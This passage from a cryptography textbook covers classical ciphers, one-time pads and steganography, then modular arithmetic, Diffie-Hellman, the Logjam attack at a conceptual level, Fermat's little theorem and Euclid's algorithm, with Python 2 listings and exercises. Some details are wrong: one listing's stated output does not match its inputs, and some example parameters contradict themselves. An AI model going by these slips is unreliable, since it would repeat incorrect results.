Because of the constantly shifting translation dictionary, this is much harder to apply to Enigma codes; however, many German communications during the Second World War ended with phrase `HEIL HITLER`. Now consider that the Enigma machines do not have much state: this state is essentially encoded by the starting positions of some cylinders that turn inside with each letter. This turning is responsible for the character-by-character shifting of the substition cipher. Given a working Enigma machine, the state of the machine at the start of the message, which is essentially encoded by the starting point of the cylinders, would give the information necessary to decypt the message.

Using the knowledge of the machine's limited state and the partially known plaintext, we could find states such that, when `HEILHITLER` was entered as the final characters of the plaintext, would produce the end of the observed ciphertext. A strategy like this was executed with brute force by trying many possible cylinder states in parallel[15].

One key lesson here is that encryption that seems unbreakable can still sometimes be broken. What seems impossible in theory is often possible in practice, given some unexpected details of the real world that didn't yet make it into the theory.

3.2.4 One-time pads

One-time pads are referred to as "unbreakable." Under certain conditions, that is true. As a result, they are still in use by intelligence agencies today; however, they conditions necessary for their unbreakability are severe, and do not permit them to be of much use in internet commerce.

The idea of a one-time pad is simple: imagine a Caesar cipher where each position in the message has a unique shift dedicated to that position. With a truly random shift at each letter, there would be no way for anyone to exploit letter frequencies, frequent words, or to even exploit a partially known plaintext.

The limitation on one-time pads is that for B to decrypt A's message, B must also know the letter-specific shifts. This shift data is known as the "one-time pad." It is a one-time pad, because, if used multiple times, any information about the plaintexts would start to inform us about the contents of the pad, and would slowly undo its unbreakability. Hence, they are used for one message and then disposed. Before A can send B a message, they must have a new pad used to encrypt and decrypt, and both A and B must have access to the pad. Listing 3.5 allows us to encrypt and decrypt with a one-time pad: running `python one_time_pad.py HELLOWORLD ABEFJDFJDFBBF encrypt` uses message `HELLOWORLD` and pad `ABEFJDFJDFBBF` to output `HFPQXZTAOI`. Calling `python one_time_pad.py HFPQXZTAOI ABEFJDFJDFBBF decrypt` uses the ciphertext and the same pad to output `HELLOWORLD`.

[15]These machines were mechanical.

Listing 3.5: `one_time_pad.py`: A one-time pad.

```
import sys

def position_specific_shift(message, pad, ed):
  result = ''
  for c_m, c_p in zip(message,pad):
    index_message = ord(c_m) - ord('A')
    index_pad = ord(c_p) - ord('A')

    assert( index_message >= 0 and index_message < 26 )
    assert( index_pad >= 0 and index_pad < 26 )

    if ed == 'encrypt':
      char_index = (index_message + index_pad) % 26
    else: # 'decrypt'
      char_index = (index_message - index_pad) % 26

    result += chr(char_index + ord('A'))

  return result

def main(argv):
  if len(argv) != 3:
    print 'usage: caesar <message> <dictionary> {encrypt,decrypt}'
  else:
    message = argv[0].upper()
    # convert the dictionary from a string using python notation:
    pad = argv[1].upper()

    assert( len(pad) >= len(message) )

    ed = argv[2]
    assert( ed in ('encrypt', 'decrypt') )

    print position_specific_shift(message, pad, ed)

if __name__=='__main__':
  main(sys.argv[1:])
```

This leads to the question: how would A have any trouble sending a secret message to send to B if A was already able to inform B of the contents of that message-length one-time pad? The answer is that the pads are synchronized in advance, perhaps when both people are in the same, trusted location. This pad can then be used when A and B are separated in hostile surroundings (*e.g.*, a foreign power hostile to the agency directing A and B).[16]

3.2.5 The weakness of substitition ciphers

Thus far, we have only covered types of ciphers that have been broken fairly reliably in the past. Why did we cover these? Because in learning how they are broken, we learn about why they are not as secure as we may think they are, which justifies the more complex crypto schemes in the end of this chapter and in the following chapter.[17]

3.2.6 Steganography

Of course, walking into a hostile location with a paper pad of random letters may ring some alarm bells. Also, if the adversaries of A and B gain access to the pad, all messages will be compromised. For this reason, people have gotten very crafty about interesting ways to hide one-time pads in plain sight.

One way of doing this is to use the pixels of an image as the one-time pad. As long as both A and B have this image stored, then A can send a slightly modified copy of the image (where each pixel is shifted by a character in the message) to B. When B receives it, the original image can be subtracted out to retain only the message. This process of using an image as a one-time pad is called "steganography."[18] For a few years, this was a clever way to conduct industrial espionage: an image of a smiling toddler uploaded to a social network from the office might contain industrial secrets in the fuzzy noise of the pixels; but then again, that fuzzy noise much just be an artifact of compression.

[16]For an interesting experience, you should lookup videos on "numbers stations." It is likely they are related to this kind of situation.

[17]I have heard people tell me that their fathers or grandfathers used to write home to their girlfriends from war. Because the censors, who read these letters, would restrict that you could not disclose details that could harm operational security, these soldiers would encode their location using the first letter of every paragraph; however, consider that I have heard this story from multiple people, meaning it was a commonly used, easily breakable scheme.

[18]Hiding secret information in images was a favorite of renaissance painters. Go look at the anamorphism in Holbein's *The Ambassadors*: `https://en.wikipedia.org/wiki/The_Ambassadors_(Holbein)`. It's fun imagining that *memento mori* hidden inside a painting commisioned by some unsuspecting rich patron.

More recently, steganography has been used to sneak malicious code onto unsuspecting computers. This can be done by hiding the bytes encoding a piece of malware inside the pixels of an advertisement.[19] Although it is not trivial to get the target computer to execute that image as code, getting that code onto the target computer can be a large part of the battle.

3.3 Practice and discussion questions

1. [**Level 1**] Break this Ceasar-cipher encrypted message: `EUAIGTZKRRGSGTYBOIKYHENOYLXOKTJYNOYBOXZAKYHENOYKTKSOKY`.

2. [**Level 3**] Look closely at the following substitution ciphertext: `MLMFMCKMFMYMFMKCMFMLM`. What interesting property does this ciphertext have? What must it mean about the plaintext? Can you use that to narrow the solution space and break it?

3. [**Level 3**] You intercept a message that you know ends with the partially known plaintext word `LIVING`. Using your intuition, the observed letter frequencies (which should be roughly correspond to those of *The Brothers Karamazov* and the *Iliad*), and very common English words, break this substitution-cipher encrypted message: `FLDBRQPFLIFTBIPF RVDFLDGKRQGIVDRQBIYNVGDIFTBXIGUDNICREDIPPCMFWRKLIGIKFDGTBF TKBRYDRAFLDBDTBTYNTAADGDYKDFRRQFWIGNKTGKQXBFIYKDBARGBQKLIO DGBRYKLDGTBLDBFLDKRYETKFTRYFLIFYRFLTYVCQFXRGIPVRRNYDBBIYNO GROGTDFMNDBDGEDBFRCDDTFLDGINXTGDNRGWTBLDNARGRGBFGTEDYIAFDG IYNFLIFLDRQVLFYRFFRCDBQCJDKFFRIYMXIYRGIYMOIBBTRYRGIYMIKKTN DYFRAARGFQYDFLDBDKRYNKLIGIKFDGTBFTKTBFLIFWLDYFLDBRQPTBNTBK TOPTYDNTYFLDWIMICREDXDYFTRYDNRYDBLRQPNNRNDDNBYRFRYPMVGDIFI YNTYFLDLTVLDBFNDVGDDQBDAQPCQFDSFGDXDPMIGNQRQBIYNPICRGTRQBI YNAGIQVLFWTFLNIYVDGCRFLFRPTADIYNFRXIYMFLTYVBFLIFXIUDPTADWR GFLPTETYV`.

[19]`https://www.infosecurity-magazine.com/opinions/rise-stegware-1/`

Chapter 4

NUMBER-THEORETIC CRYPTO

Thus far, we have only considered methods that require A and B to have their keys synchronized in advance. In reality, this is a tremendous limitation, and without improving upon this, online commerce would require meeting in person first[1].

More advanced methods solve this using number theory, the mathematical study of integers and their properties. These methods still comprise the state of the art.

4.1 Basic modulo arithmetic

Modulo arithmetic, denoted as $a \mod b$ works by wrapping back around if $a \geq b$ or $a < 0$:[3] for example, $6 \mod 4 = 2$ and $-2 \mod 5 = 3$. $a \mod b$ gives us the remainder when dividing $\frac{a}{b}$.

If $a \mod b = r$, then it is equivalent to say $a = q \cdot b + r$, where q is an integer (*i.e.*, $q \in \mathbb{Z}$).

We can denote denote equality of the remainder with the same modulus by writing $6 \mod 5 = 11 \mod 5$, or we can denote the same with "congruence":

[1]Imagine going by an Amazon office to sync your keys before being able to make a purchase.[2]

[2]This is reminiscent of the people excited to go to the Amazon store that would automatically identify customers, thereby eliminating checkout lines. People were so excited to try it that there was a massive queue outside for people waiting to get in.

[3]#HORSESHOETHEORYOFNUMBERS

$6 \equiv 11 \pmod{5}$.

Practice and discussion questions

1. [**Level 1**] What is $17 \mod 3$?
2. [**Level 2**] Find a factor a and a remainder r such that $17 = a \cdot 3 + r$.
3. [**Level 2**] Given $x = 9 \cdot 4 + 2$, what is $x \mod 4$?
4. [**Level 2**] $y \equiv 13 \pmod{10}$. Write y using an equation reminiscent of the equation in question 2 (above). Solve for any unknown variables for which you can solve.
5. [**Level 2**] What is $19 \mod 10$? Write 19 using an equation reminiscent of the equation in question 2 (above). Solve for any unknown variables for which you can solve.

4.2 Integer factorization

Integer factorization is the task of factoring an integer a into integers x and y (*i.e.*, finding an $x, y \in \mathbb{Z}$ such that $a = x \cdot y$ and where $x > 1$ and $y > 1$). While not yet known whether or not it is NP-complete, there is no efficient algorithm for integer factorization: with only b bits, we can provide a very large value $a > 2^{b-1}$. If we say w.l.o.g. that $x < y$, then the largest possible value of x is $< \sqrt{a}$, because if $x > \sqrt{a}$, then $y < \sqrt{a}$, contradicting that $x < y$. Thus with brute force, we would need to try roughly $2^{\frac{b}{2}}$ candidates for x if we proceed with brute force.

If breaking a cryptosystem requires integer factorization[4], then the belief is generally that it is difficult to break. Someday, this may not be the case, and there is active research on the Riemann, whose zeros have to do with the distribution of primes, and could potentially be used to find potential prime factors for a[5].

[4]Note that this is stricter than saying that integer factorization can be used to break the cryptosystem: I might be able to use a traveling salesman problem to sort a list, but it is not an efficient means of sorting.

[5]If 6 divides a cleanly, *i.e.*, if $\frac{a}{6} \in \mathbb{Z}$, then since $6 = 2 \cdot 3$, 2 must also divide a cleanly and 3 must divide a cleanly. Thus, we do not need to try to divide a by every integer $< \sqrt{a}$, but every *prime* integer $< \sqrt{a}$. And if we could efficiently anticipate where those

Practice and discussion questions

1. [**Level 1**] Factor 221 into two integers > 1 using brute force (with `Python` or `C++`) via nested for loops over all integers with the smaller integer $< \sqrt{221}$. If you cannot factor 221, state that it is prime.

2. [**Level 2**] Using a table of prime numbers from `https://en.wikipedia.org/wiki/List_of_prime_numbers#The_first_1000_prime_numbers`, factor 221 into two integers > 1 using brute force (with `Python` or `C++`) via nested for loops over only primes with the smaller prime $< \sqrt{221}$. If you cannot factor 221, state that it is prime.

3. [**Level 3**] Implement the Sieve of Eratosthenes in `Python` to find the first n prime numbers (where n is a command line parameter) as efficiently as possible. Your program may have up to 10000 characters, but no more.

4. [**Level 3**] In `Python`, implement the fastest integer factorization you can, so that, given some integer n (a command line parameter), we either factorize it or else determine that it is prime.

4.3 Discrete logarithm

Given $a, b, p \in \mathbb{Z}$, the discrete logarithm problem seeks to find an x such that $b^x \equiv a \pmod{p}$. Like integer factorization, the discrete logarithm problem is thought to be difficult when p is prime. For this reason, if cracking a cryptosystem requires discrete logarithm computation for a prime p (sometimes this p is referred to as the "order of the group"), it is not thought to be practical to break.

However, as we will see below, discrete logarithm problems are not always secure.

Practice and discussion questions

1. [**Level 2**] Write a `Python` program to solve $13^x \equiv 6 \pmod{449}$ via brute force. What is x?

primes will occur, we could potentially do this much faster. But magically jumping to the location of the next prime (without a cache of those primes) is a pipe dream for now.

4.4 Diffie-Helman

Every cryptographic technique we've studied so far requires private information (*e.g.*, the shift when using a Caesar chipher, the substitution dictionary when using a substitution cipher, or the in the pad when using a one-time pad).

Diffie-Helman provides a clever way for people to synchronize secret keys without a third party learning them.

We start with two arbitrary primes, p, q. These values are public and do not need to be kept secret[6]

The two parties each choose a secret random number only to them. A chooses number a and B chooses number b. They each then use these secret values to compute new values: $X = p^a \mod q$, $Y = p^b \mod q$.

A and B now exchange these keys X and Y. Even if someone is listening in, they will not easily be able to find a from X or find b from Y, because this requires the "opponent" to solving a discrete logarithm problem with a prime group size, a problem for which there is no known efficient solution[7].

At this point, a and b should still be known only to A and B respectively, but they have not yet successfully exchanged any secret information. At this point, A uses the value of Y sent by B to compute $Y^a \mod q$. Likewise, B uses X to compute $X^b \mod q$.

The magic of Diffie-Helman is that $Y^a \equiv X^b \pmod{q}$. We can demonstrate this as follows.

First, observe that we can rewrite:

$$p^a \mod q = r \leftrightarrow p^a = t \cdot q + r, t \in \mathbb{Z}.$$

Thus, we have

$$\begin{aligned}(p^a)^b &= (t \cdot q + r)^b \\ &= \sum_{i=0}^{b} \binom{b}{i} (t \cdot q)^i \cdot r^{b-i},\end{aligned}$$

by using the binomial expansion formula. If we take $X^b \mod q$, we will

[6]In fact, it is common for implementations to use a standard p and q hard-coded as constants. We will see a serious implication of that below.

[7]Again, we will see a large caveat in this below.

eliminate every term where $i > 0$; thus we have

$$\begin{aligned}(p^a)^b \mod q &= \binom{b}{0} r^b \\ &= r^b \\ &= (p^a \mod q)^b \mod q \\ &= X^b \mod q.\end{aligned}$$

We can likewise show that $\left(p^b\right)^a \mod q = Y^a \mod q$, and thus $Y^a \equiv X^b \pmod{q}$.

This secret key, $s = p^{a \cdot b} \mod q$ is thus known to both A and B, but cannot be known by an opponent listening in unless they break the discrete logarithm problem on a group of prime order.

s can thus be used as the basis of a cryptographic algorithm (*e.g.*, a one-time pad); however, doing that in a way that best uses the entropy in s is nontrivial.

Practice and discussion questions

1. [**Level 2**] What is the purpose of Diffie-Helman?

4.4.1 "Logjam" attack

Although there is no known practically fast solution to the discrete logarithm problm on a group of prime order, as we sometimes find, "practical" can mean different things to different people. There is, in fact, a clever way to solve these problems, thought to be used regularly by intelligence agencies such as the NSA, called the "logjam" attack.

They trick to the logjam attack is that, for the sake of simplicity as said above, many Diffie-Helman implementations might use the same hard-coded values of p and q. Breaking an arbitrary discrete logarithm on a group of prime order is difficult, and cannot be done substantially faster than via brute force; however, if you know the prime being used, much of the work in solving any discrete logarithm using that prime can be precomputed given the prime. This requires substantial work and space, but once that is completed, the remaining steps for solving a discrete logarithm are much more computationally easy. Thus, well-resourced opponents like intelligence agencies are thought to use their substantial resources to compromise Diffie-Helmen when using moderately sized primes[8]. For very large primes (*e.g.*, 16384-bit primes), there is no known attack.

A workaround that does not require using large primes is to simply not use the same p and q as everyone else. The p and q values used by A and B can easily be exchanged (*e.g.*, A chooses p and B chooses q), and since the method makes them public, there is no problem if someone is listening in.

4.5 Fermat's little theorem

Before we approach asymmetric encryption, we will first take a detour to demonstrate Fermat's little theorem. Fermat's little theorem tells us that $a^p \equiv a \pmod{p}$, where p is prime. It is exceptionally useful for number-theoretic crypto, and so we will describe here how to see why it works.

Consider a necklace of beads on a loop of string. There are a different options for each bead, and the necklace consists of p such beads threaded together. For now, do not worry about whether or not p is prime. If we are using a linear string (and not a loop), then there will be $a \cdot a \cdot a \cdots a = a^p$ unique possible necklaces; however, when we close the loop, some previously distinct strings of beads will become identical. For example if we have $a = 2$, so there are two options at each bead (let us denote them 0 and 1) and $p = 4$, so that the necklace consists of 5 such beads on the string, then necklace 1010 is equivalent to necklace 0101, because we can simply rotate one of them around until it becomes the other. Note that the string 1010 has only two unique rotations[9].

Practice and discussion questions

1. [**Level 2**] How many unique strings can we build from 121121 up to rotations? Build all rotations using the `numpy.roll` function on the list [1,2,1,1,2,1] in `Python` and build a set of the results. Since you cannot build a set of lists in `Python` using its built-in hash, use the

[8]The authors of this speculate that state actors can break up to 1024-bit encryption using the logjam attack: `https://weakdh.org/imperfect-forward-secrecy-ccs15.pdf`

[9]In mathematical terms, we want to find the number of distinct necklaces "up to rotations", meaning we are allowed to rotate when considering if two strings are the same

`''.join([ str(x) for x in some_array ])` function to convert the rotated result into a string, and put those strings into your set.

2. [**Level 2**] How many unique strings (up to rotations) can we build from 41234123?

3. [**Level 2**] How many unique strings (up to rotations) can we build from 4132142? Can you think of a reason why?

4. [**Level 2**] How many unique strings (up to rotations) can we build from 33333? Can you think of a reason why?

Note that when the string is of the form $XXX \ldots X$, where X is a short substring called a "repeat unit," then we can always rotate by the length of X to end up with the same string. This is because rotating will shift the first X in the string so that it lines up with the unshifted second X in the string, shift the second X in the string so that it lines up with the unshifted third X in the string, and so on.

Consider the string 1111. We could use 11 as a valid repeat unit of this string. But we could also use 1 as a valid repeat unit. The "minimal repeat unit" is the smallest valid repeat unit. To formalize, let's make a concrete definition of a rotation:

$$rot(s,k) = \ < s_{i+k \mod n} | i \in \{0,1,\ldots n-1\} > .$$

A repeat unit of length $k < p$ (we specify $k < p$ because rotating by p is the same as not rotating at all) must satisfy

$$rot(s,k) = s.$$

Thus, the length of the minimal repeat unit can thus be defined as the smallest repeat unit length that, when rotated, will become identical to the original string s.

$$k^*(s) = \min\{k : rot(s,k) = s\}.$$

Rotating by k^* must, by definition, produce an identical string: $rot(s, k^*(s)) = s$.



k*(s) beads in one repeat unit
"overhang" has length p mod k*(s)
s =
p beads
Rotated by k*(s):
Repeat unit rotated by p mod k*(s) must match itself

Figure 4.1: If $p \mod k^*(s) \neq 0$, the truncated end produces "overhang" when rotated. This means that rotating the repeat unit by $p \mod k^*(s)$ must match the repeat unit. We use this to demonstrate that $p \mod k^*(s) = 0$.

Proof that the final repeat unit in s will not be truncated

Let us now consider the "truncated repeat unit" of string s, which defines the part of the final repeat unit that breaks off to wrap around to the beginning of the string. Rotating the string by $k^*(s)$ must produce s by definition. This rotation should produce a truncated repeat unit of length $p \mod k^*(s)$. $rot(s_0 s_1 \ldots s_{k^*(s)-1}, k^*(s)) = s_0 s_1 \ldots s_{k^*(s)-1}$ (Figure 4.1). Note that $p \mod k^*(s) \in \{0, 1, \ldots k^*(s) - 1\}$, and is thus $< k^*(s)$; therefore, each repeat unit composing s can be rotated by $p \mod k^*(s) < k^*(s)$ and still match the original repeat unit. This means that $rot(s, p \mod k^*(s)) = s$, contradicting the notion that $k^*(s)$ was the minimal repeat unit length. Thus we see that $p \mod k^*(s) = 0$, and that there will be no truncated repeat unit at the end of s.

Clustering strings into "families"

If we know that s has a minimal repeat unit of length $k^*(s)$, then we know that every rotation $< k^*(s)$ must not produce s (or else $k^*(s)$ would be smaller). Thus

$$\begin{aligned} rot(s,1) &\neq s \\ rot(s,2) &\neq s \\ &\vdots \\ rot(s,k^*(s)-1) &\neq s. \end{aligned}$$

But we have not yet shown that these rotations are unique to one another, only that they are distinct from s. For instance, we have shown that $rot(s,1) \neq s$, but we have not shown that $rot(s,1) \neq rot(s,2)$; however, consider that rotations behave additively: $rot(s,x+y) = rot(rot(s,x),y)$. If $rot(s,1) = rot(s,2)$, then $rot(rot(s,0),1) = rot(rot(s,1),1)$. Also, $rot(s_1,x) = rot(s_2,x)$ is the same as saying $s_1 = s_2$, because by rotating both by x, the same beads on the necklaces line up with one another. Thus $rot(s,1) = rot(s,2) \leftrightarrow s = rot(s,1)$. Once again, this contradicts our definition of k^* giving the smallest rotation unit length if $k^*(s) > 1$.

Thus we see that the rotations $\{s, rot(s,1), \ldots rot(s,k^*(s)-1)\}$ are all distinct from one another. We will call these strings a "family." Any rotation by $> k^*(s)$ can be done by ignoring $k^*(s)$ beads by which we rotate, since rotating by $k^*(s)$ will have no effect. Thus we see that s generates $k^*(s)$ distinct strings up to rotations.

Let us return to the notion of adding up all possible strings, which numbered a^p. We can clearly compute this sum by adding them all up directly or by first clustering them into families and then adding up all families. A family can be written using an arbitrary string in the family, s. Then the number of distinct strings in the family will be $k^*(s)$. So we could generate all a^p strings and then cluster them into families (two strings will belong to the same family if one can be made as a rotation of the other). These families partition the a^p necklaces, because, as we saw above, rotations of rotations are rotations (combining additively). Then from each family, we choose an arbitrary representative string, the "seed" of that family, knowing we can rebuild the entire family by rotating the seed by $\{0, 1, \ldots k^*(s)-1\}$. Thus we can rewrite the total number of strings possible by summing over all seeds:

$$a^p = \sum_{s \in seeds} k^*(s).$$

We can see this performed in Listing 4.1. For example, if we call `python necklaces.py 4 5` uses $a = 4$ and $p = 6$. The output shows that the total number of strings is $a^p = 4096$. If we cluster these ino families, we find that here are 4 families with minimal repeat unit size 1, 6 families with minimal repeat unit size 2, 20 families have minimal repeat unit size 3, and 670 families with minimal repeat unit of size 6. We can add these up as $4 \cdot 1 + 6 \cdot 2 + 20 \cdot 3 + 670 \cdot 6 = 4096$, the total number of strings we started with.

Listing 4.1: `necklaces.py`: Demonstration of clustering necklaces into families and counting all families with each k^*.

```
import itertools
import sys

def rot(s, k):
  k = k % len(s)
  if k == 0:
    return s
  return s[-k:] + s[:len(s) - k]

def min_k(s):
  for k in range(1, len(s)):
    if rot(s,k) == s:
      return k
  return k+1

class cdict(dict):
  def add(self, item):
    if item not in self:
      self[item] = 0
    self[item] += 1
  def get_count(self, item):
    if item not in self:
      return 0
    return self[item]

def count_rot(a,size):
  #print 'alphabet size:', a
  alpha = [ chr(ord('a')+i) for i in range(a) ]
  #print 'alphabet:', alpha
  #print 'string length:', size
  k_to_number_unique = cdict()
  tot = 0
  visited_repeat_units = set()
  for s in itertools.product(*[alpha for i in range(size)]):
    s = ''.join(s)
    k = min_k(s)
    r = s[:k]
    if r not in visited_repeat_units:
      # add all rotations:
      for i in range(k):
        visited_repeat_units.add( rot(r,i) )
      k_to_number_unique.add(k)
    tot += 1
  #print visited_repeat_units
  return k_to_number_unique

def main(args):
  if len(args) != 2:
    print 'usage: necklaces <a> <p>'
  else:
    a, p = int(args[0]), int(args[1])

    print 'Number strings = a**p =', a**p
    print 'Families:'
    k_to_number_families_with_that_k = count_rot(a,p)
    for k,fams in k_to_number_families_with_that_k.items():
      print '\t', fams, 'families have repeat unit of size', k
    print

if __name__=='__main__':
  main(sys.argv[1:])
```

Proof of Fermat's little theorem

Now, let us now consider how many distinct necklaces of this form we can make when p is prime[10].

We will consider two cases, which partition all possible strings: either $k^*(s) = 1$ or $k^*(s) > 1$.

If $k^*(s) = 1$, then the string must be made of a single bead (*e.g.*, $000\ldots0$ or $111\ldots1$), since we can repeatedly rotate by 1 bead and still match the original string s. There are a such unique seeds, each producing a family of size $k^*(s) = 1$. Thus, the total number of strings from this case is $a \times 1 = a$.

In the other case, we have $k^*(s) > 1$. Recall above that we demonstrated that $p \mod k^*(s) = 0$; we can equivalently state that $p = k^*(s) \cdot q, q \in \mathbb{Z}$. Because $p \in \mathbb{P}$ and $k^*(s) > 1$, then it is only possible to factor p when $q = 1$;

[10] *I.e.*, $p \in \mathbb{P}$.

thus we have $p = k^*(s)$.

Thus we have shown that we will have only two types of families: First, we saw that we have a families, each of which contain a single string of one repeated character. Otherwise, we have some families of size p. Let us denote the number of families with $k^*(s) = p$ using $t \in \mathbb{Z}$.

Thus we can write a more specific statement about the total number of strings:

$$\begin{aligned} a^p &= a + p \cdot t, t \in \mathbb{Z} \\ \rightarrow a^p &\equiv a + p \cdot t \pmod{p} \\ \rightarrow a^p &\equiv a \pmod{p}. \end{aligned}$$

This result proves Fermat's little theorem. We can equivalently write $a^{p-1} \equiv 1 \pmod{p}$.

Practice and discussion questions

1. [**Level 3**] Using $a = 2$ and $p = 5$, write all possible strings. Cluster these into families and demonstrate what Fermat's little theorem says about $2^5 \mod 5$.

4.6 Asymmetric cryptography with RSA

Now that we have Fermat's little theorem, we can learn about one of the most useful cryptographic techniques in the world: asymmetric cryptography. Consider that before, with Caesar ciphers, substitution ciphers, and even one-time pads, we needed both A and B to have the same keys, one key for A to encrypt her message to B and the same key for B to decrypt the message from A. This symmetry made it hard to synchronize messages from far away, and hence Diffie-Helman became extremely useful, because we could use it to synchronize information without making it easy for an opponent to learn what that synchronized information is.

RSA, named for its co-authors, Rivest, Shamir, and Adleman, uses another approach to get around this: we make it so that A uses a different key to encrypt than B will use to decrypt. Generally, we make it easy for anyone to encrypt; B posts his "public key" online so that anyone can encrypt messages for him; however, because he designed this public key, only he can easily decrypt them. Likewise, if B is sending a reply back to A, she will send her public key to him, and this allows him to encrypt messages for her. When she receives these messages, she can then use her special knowledge about how she constructed her public key to decrypt the message from B. Because this technique uses different keys for encryption and decryption[11], there is not too much risk[12]: it is fine for anyone to learn how to encrypt messages so that only B can easily read them, as long as his key for decryption, his "private key" remains secret and known only to him. The trick here is to use a "one-way" function, a function that is easy to run forwards, but difficult to run backwards[14]. Without some sort of one-way function, knowing how to encrypt would make it roughly as easy to decrypt again without the private key.

Let us only consider A sending a message to B. Thus, the discussion here will have A using B's public key to encrypt the message and B using his private key to decrypt the message. We will denote the public key, which here will be used for encryption, as e. The private key is denoted as d. The message itself will be denoted as m.

4.6.1 Finding the greatest common divisor (GCD) via the Euclidean algorithm

If we have two integers *big* and *small* with $big \geq small$, the greatest common divisor of these numbers is the largest number that divides cleanly into both *big* and *small*. Thus, if $d = gcd(big, small)$, then $big = x \cdot d, x \in \mathbb{Z}$ and $small = y \cdot d, y \in \mathbb{Z}$, where x and y must not share any prime factors[15]. We can say that $big - small = x \cdot d - y \cdot d = (x - y) \cdot d$; therefore, notice that $big - small$ can be written as $z \cdot d, z \in \mathbb{Z}$, so we know that d divides cleanly into $big - small$.

Can any numbers larger than d divide cleanly into both *small* and $big - small$? First, we divide out the d that they both share; we are asking if y and $x - y$ share any prime factors. Consider what that would mean: $\frac{y}{d_2} = c \in \mathbb{Z}, d_2 \in \mathbb{Z}$ and $\frac{x-y}{d_2} = \frac{x}{d_2} - c \in \mathbb{Z} \to \frac{x}{d_2} \in \mathbb{Z}$. That would mean

[11]Hence the name "asymmetric cryptography"

[12]There is never zero risk. Sure, maybe three risk, heck, even *one* risk... but *zero* risk? That's probably not going to happen... *C'est la vie.*[13]

[13]As Vladimir Putin once put it, "Living in general is dangerous."

[14]This is reminiscent of how Diffie-Helman employed the discrete logarithm.

[15]They are "coprime." If they were not, then we could put those shared factors into d and achieve a superior GCD, contradicting our choice of d as the biggest satisfying.

that both x and y can be divided by d_2 which contradicts that x and y were coprime.

Thus we see that d is the largest value that divides cleanly into *small* and $big - small$; therefore, we can say that $gcd(big, small) = gcd(small, big - small)$. If we ever reach equal arguments, *i.e.*, $gcd(a, a)$, then we trivially know that the answer: a. This must happen eventually: the reason is that one of the arguments *must* decay in each recursion: $big - small$ *must* be smaller than *big*. Furthermore, since we always subtract $big - small$, we never reach negative arguments. Thus, the arguments must eventually be the same (reaching the base case of our recursion) or *small* reaches 0; however, if $small = 0$, then we know that in the previous iteration, we must have had symmetric arguments, which were subtracted to produce a new argument with value 0. That means if we initially send in $big > 0$ and $small > 0$, then we *must* reach the base case with symmetric arguments at some point. We can implement this naively using recursion (Listing 4.2).

Listing 4.2: `simple_euclidean_algorithm.py`: A naive, recursive implementation of the Euclidean algorithm. The output is 5.

```
# let d = gcd(big,small).
# for some integers x,y, big = x*d and small = y*d
# --> big - small = x*d - y*d = (x-y)*d
# --> gcd(big,small) = gcd(small, big-small) if big != small
    (equivalently, x != y)
#  or gcd(big,small) = small if big == small
#
# This always decays (making the larger argument smaller each time), so
    it must converge.
def simple_euclidean_recursive(big,small):
  if small > big:
    return simple_euclidean_recursive(small,big)
  # from here on big >= small

  print small, big

  if big == small:
    return small

  return simple_euclidean_recursive(big-small, small)

x=449
y=13
```

```
print simple_euclidean_recursive(x,y)
```

When *big* is much larger than *small*, we will have several iterations where we subtract *small* from *big* before the larger of the two arguments changes. Fortunately, we can do all of these subtractions at once using modulo operator, %. This faster version is demonstrated in (Listing 4.3). Its performance can be further improved by replacing recursion with an iterative method (Listing 4.4).

Listing 4.3: `modulo_euclidean_recursive.py`: A modulo, recursive implementation of the Euclidean algorithm. The output is 15.

```
# works because of the same reasoning as in simple_euclidean_algorithm.py
def modulo_euclidean_recursive(big,small):
  if small > big:
    return modulo_euclidean_recursive(small,big)
  # from here on big >= small

  if big % small == 0:
    return small
  return modulo_euclidean_recursive(big % small, small)

x=100
y=85

print modulo_euclidean_recursive(x,y)
```

Listing 4.4: `euclidean_algorithm.py`: A modulo, iterative implementation of the Euclidean algorithm. The output is 15.

```
def modulo_euclidean_iterative(a,b):
  while a != 0 and b != 0:
    if a > b:
      a = a % b
    else:
      b = b % a
  return max(a,b)

if __name__=='__main__':
  x=100
  y=85

  print modulo_euclidean_iterative(x,y)
```

4.6.2 The extended Euclidean algorithm

The naive, recursive Euclidean algorithm can be seen to take two inputs, *big* and *small*, and iteratively applying linear operations (in this case subtraction) to reach $gcd(big, small) = d$. Thus, d is composed of several stacked linear functions of our initial *big* and *small* pair. Stacked up linear functions are themselves linear functions, and so we can see that $d = x \cdot big + y \cdot small$. Once again, the reason for this is that the naive, recursive implementation of Euclid's algorithm uses only the max operator and subtraction in a tail recursion. We can ignore the max function, because for any initial arguments, the path taken by the algorithm will be deterministic.

In the Euclidean algorithm, we are repeatedly decomposing

$$big = \lfloor \frac{big}{small} \rfloor \cdot small + big \mod small.$$

For example, when $big = 100$ and $small = 85$, then we get

$$\begin{aligned} 100 &= \lfloor \frac{100}{85} \rfloor \cdot 85 + 100 \mod 85 \\ &= 1 \cdot 85 + 15. \end{aligned}$$

We will recurse with $big = 85, small = 15$. In that case, we have the decomposition

$$\begin{aligned} 85 &= \lfloor \frac{85}{15} \rfloor \cdot 15 + 85 \mod 15 \\ &= 5 \cdot 15 + 10. \end{aligned}$$

If we continue this repeatedly, we have the following equations:

